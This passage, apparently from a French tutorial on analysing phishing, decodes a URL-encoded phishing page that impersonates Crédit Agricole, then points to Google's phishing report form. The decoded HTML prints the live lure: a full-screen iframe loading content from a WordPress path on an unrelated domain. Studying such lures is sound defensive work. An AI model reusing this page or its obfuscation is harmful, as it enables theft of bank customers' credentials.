%66%61%76%69%63%6F%6E%2E%67%69%66%22%3E%0A%0A%3C%6D%65%74%61%20%63%68%61%72%73%65%74%3D%22%75%74%66%2D
%38%22%3E%0A%0A%3C%6D%65%74%61%20%68%74%74%70%2D%65%71%75%69%76%3D%22%58%2D%55%41%2D%43%6F%6D
%70%61%74%69%62%6C%65%22%20%63%6F%6E%74%65%6E%74%3D%22%49%45%3D%45%6D%75%6C%61%74%65%49%45%37%22%3E%0A%0A
%0A%3C%6D%65%74%61%20%68%74%74%70%2D%65%71%75%69%76%3D%22%43%6F%6E%74%65%6E%74%2D%54%79%70%65%22%20%63%6F
%6E%74%65%6E%74%3D%22%74%65%78%74%2F%68%74%6D%6C%3B%20%63%68%61%72%73%65%74%3D%55%54%46%2D%38%22%3E%0A
%20%3C%73%74%79%6C%65%3E%0A%20%20%7B%6D%61%72%67%69%6E%3A%30%3B%70%61%64%64%69%6E%67%3A%30%3B%7D%0A
%68%74%6D%6C%2C%0A%62%6F%64%79%20%20%20%20%7B%68%65%69%67%68%74%3A%31%30%30%25%3B%20%20%77%69%64%74%68%3A
%31%30%30%25%3B%20%6F%76%65%72%66%6C%6F%77%3A%68%69%64%64%65%6E%3B%7D%0A%74%61%62%6C%65%20%20%7B
%68%65%69%67%68%74%3A%31%30%30%25%3B%20%20%77%69%64%74%68%3A%31%30%30%25%3B%20%74%61%62%6C%65%2D%6C
%61%79%6F%75%74%3A%73%74%61%74%69%63%3B%0A%62%6F%72%64%65%72%2D%63%6F%6C%6C%61%70%73%65%3A%63%6F%6C%6C
%61%70%73%65%3B%7D%0A%69%66%72%61%6D%65%20%20%7B%66%6C%6F%61%74%3A%6C%65%66%74%3B%20%68%65%69%67%68%74%3A
%31%30%30%25%3B%20%77%69%64%74%68%3A%31%30%30%25%3B%7D%0A%2E%68%65%61%64%65%72%20%7B%62%6F%72%64%65%72%2D
%62%6F%74%74%6F%6D%3A%31%70%78%20%73%6F%6C%69%64%20%23%30%30%30%7D%0A%2E%63%6F%6E%74%65%6E%74%20%7B
%68%65%69%67%68%74%3A%31%30%30%25%3B%7D%0A%3C%2F%73%74%79%6C%65%3E%0A%0A%0A%20%20%20%0A
%20%20%20%20%20%20%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E
%62%65%73%74%75%6E%64%65%72%63%6F%75%6E%74%65%72%72%65%66%72%69%67%65%72%61%74%6F%72%2E%63%6F%6D%2F
%77%70%2D%69%6E%63%6C%75%64%65%73%2F%61%61%2F%22%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%22%30%22%3E%3C%2F
%69%66%72%61%6D%65%3E%0A%09%20%20%0A%3C%2F%62%6F%64%79%3E%3C%2F%68%74%6D%6C%3E'));
//-->
</Script>
```

J. HTML Decrypter



http://www.devbix.com/toolsx/html-decrypter.php


K. Le code HTML en clair

```
<html><head></head><body>
        <title>Crédit Agricole - Banque et assurances</title>
                <link rel="shortcut icon" type="image/x-icon" href="https://www.credit-agricole.fr/squelettes/images/favicon.gif">
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
 <style>
  {margin:0;padding:0;}
html,
body    {height:100%;  width:100%; overflow:hidden;}
table  {height:100%;  width:100%; table-layout:static;
border-collapse:collapse;}
iframe  {float:left; height:100%; width:100%;}
.header {border-bottom:1px solid #000}
.content {height:100%;}
</style>

    <iframe src="http://www.bestundercounterrefrigerator.com/wp-includes/aa/" frameborder="0"></iframe>

</body></html>
```

L. Report Phishing (exemple Google)



https://www.google.com/safebrowsing/report_phish/